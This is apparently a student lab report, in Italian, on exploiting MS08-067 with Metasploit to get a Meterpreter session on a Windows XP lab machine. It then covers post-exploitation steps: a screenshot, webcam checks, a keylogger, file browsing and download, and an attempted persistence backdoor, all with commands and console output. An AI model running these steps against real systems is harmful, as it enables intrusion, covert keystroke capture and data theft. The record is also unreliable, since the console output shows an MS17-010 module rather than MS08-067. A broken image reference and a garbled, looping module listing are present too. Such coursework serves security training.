#### Traccia: Hacking MS08-067

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

Recuperare uno screenshot tramite la sessione Meterpreter

Individuare la presenza o meno di Webcam sulla macchina Windows XP

☐ Accedere a webcam/fare dump della tastiera/provare altro

# Introduzione

Questo report descrive il processo di sfruttamento della vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP utilizzando Metasploit. Una volta stabilita la sessione, sono state eseguite varie operazioni di post-exploitation per recuperare uno screenshot, verificare la presenza di una webcam e tentare altre attività di raccolta di informazioni.

## **Ambiente di Test**

- Sistema target: Windows XP 32bit
- Vulnerabilità sfruttata: MS08-067
- Strumento di exploit: Metasploit Framework
- Payload: windows/meterpreter/reverse tcp

# Procedura di Sfruttamento

## Passo 1: Configurazione di Metasploit

- 1. Avvio di Metasploit: msfconsole
- 2. Selezione dell'exploit: use exploit/windows/smb/ms08 067 netapi
- 3. Configurazione dei parametri dell'exploit: set RHOST 192.168.11.98
- 4. Avvio dell'exploit: exploit

## Passo 2: Ottenimento di una Sessione Meterpreter

Dopo l'esecuzione dell'exploit, è stata ottenuta una sessione Meterpreter sul sistema target.

```
msf6 exploit(windows/smb/ms17_010_psexer) > set RHOST 192.168.11.98
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.98:445 - Target OS: Windows XP 3790 Service Pack 1

[*] 192.168.11.98:445 - Filling barrel with fish ... done

[*] 192.168.11.98:445 - [*] Preparing Danger Zone | →

[*] 192.168.11.98:445 - [*] Preparing dynamite ...

[*] 192.168.11.98:445 - [*] Successfully Leaked Transaction!

[*] 192.168.11.98:445 - [*] Successfully caught Fish-in-a-barrel

[*] 192.168.11.98:445 - [*] Successfully caught Fish-in-a-barrel

[*] 192.168.11.98:445 - Reading from CONNECTION struct at: 0×fffffadfce025020

[*] 192.168.11.98:445 - Overwrite complete ... SYSTEM session obtained!

[*] 192.168.11.98:445 - Selecting native target

[*] 192.168.11.98:445 - Created \QGWQCPmP.exe ...

[*] 192.168.11.98:445 - Service started successfully ...


[*] 192.168.11.98:445 - Service started successfully ...

[*] 192.168.11.98:445 - Deleting \QGWQCPmP.exe ...
```

## Passo 3: Recupero di uno Screenshot

1. Esecuzione del comando per catturare lo screenshot: screenshot

Risultato: Uno screenshot del desktop del sistema Windows XP è stato salvato sul sistema dell'attaccante



## Passo 4: Verifica della Presenza di una Webcam

1. Individuazione della webcam: webcam\_list

Risultato: Il comando non ha rilevato la presenza di una webcam collegata al sistema Windows XP.

```
meterpreter > webcam_list
[-] Unknown command: webcam_◆list
meterpreter > webcam_list
[-] No webcams were found
meterpreter > ■
```

#### Passo 5: Tentativi di Accesso alla Webcam e Altre Attività

#### 5.1 Accesso alla Webcam

Sebbene il comando webcam\_list non abbia rilevato una webcam, sono stati effettuati ulteriori tentativi per accertarsi della sua assenza.

1. Tentativo di attivare la webcam: webcam\_snap

```
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```

**Risultato**: Il comando ha restituito un errore indicando che non è stata trovata alcuna webcam disponibile sul sistema target.

### 5.2 Dump della Tastiera

Per monitorare l'attività della tastiera, è stato utilizzato il comando keyscan\_start per avviare la registrazione dei tasti premuti.

1. Avvio del keylogger: keyscan\_start

Risultato: La registrazione dei tasti è stata avviata con successo.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

**Acquisizione dei dati della tastiera**: Dopo un periodo di tempo sufficiente per raccogliere dati significativi, la registrazione è stata fermata e i dati acquisiti sono stati visualizzati.

1. Dump della tastiera: keyscan dump

**Risultato**: È stato possibile visualizzare i tasti premuti dall'utente sul sistema target, fornendo informazioni utili per ulteriori analisi.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
meterpreter >
```

#### 5.3 Altre Attività di Post-Exploitation

1. Raccolta di Informazioni sul Sistema: sysinfo getuid

**Risultato**: Visualizzazione delle informazioni di sistema, inclusi nome host, sistema operativo, architettura e tempo di avvio. Identificazione dell'utente attualmente connesso.

**Navigazione del File System**: Utilizzando i comandi di navigazione del file system di Meterpreter, sono stati esplorati e scaricati file dal sistema target: comando ls

**Risultato**: Elenco dei file e delle directory presenti nella directory corrente.

2. Scaricare file o altro: comando download

**Risultato**: Download di file specifici dal sistema target al sistema dell'attaccante.

3. **Persistenza**: Per mantenere l'accesso al sistema compromesso, è stata tentata l'installazione di una backdoor per la persistenza.

```
| 13 exploit/windows/local/enal baresistence | 2017-06-06 | normal No mormal No mindows Gather Active Directory Managed frough | 15 post/windows/gather/enum_ad_namagedby_groups | 15 post/windows/local/sdu_persistence | 2013-01-02 | excellent No windows Manage User Level Persistent Pst Payload Installer | 2011-10-19 | excellent No windows Manage User Level Persistent Pst Payload Installer | 2011-10-19 | excellent No windows Persistent Est Payload Installer | 2011-10-19 | excellent No windows Persistent Pst Payload Installer | 2011-10-19 | excellent No windows Persistent Registry Startup Payload Installer | 2011-10-19 | excellent No windows Persistent Registry Startup Payload Installer | 2011-10-19 | excellent No windows Persistent Registry Startup Payload Installer | 2011-10-19 | excellent No windows Persistent Registry Startup Payload Installer | 2011-10-19 | excellent No windows Persistence | 2011-10-19 | excellent No windows Persistence | 2011-10-19 | excellent No windows Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Persistence | 2011-10-19 | excellent No windows Registry Only Per
```

# Conclusioni

L'esercizio ha dimostrato con successo come sfruttare la vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP. Durante la sessione Meterpreter, sono state effettuate diverse attività di post-exploitation, tra cui il recupero di uno screenshot, la verifica della presenza di una webcam (non trovata), l'uso di un keylogger per catturare i tasti premuti, la raccolta di informazioni di sistema e la navigazione del file system. Inoltre, è stata tentata l'installazione di una backdoor per garantire la persistenza dell'accesso al sistema compromesso.

L'esercizio ha evidenziato l'importanza della sicurezza delle reti e dei sistemi, sottolineando la necessità di mantenere aggiornati i sistemi operativi e applicare le patch di sicurezza tempestivamente per prevenire attacchi simili.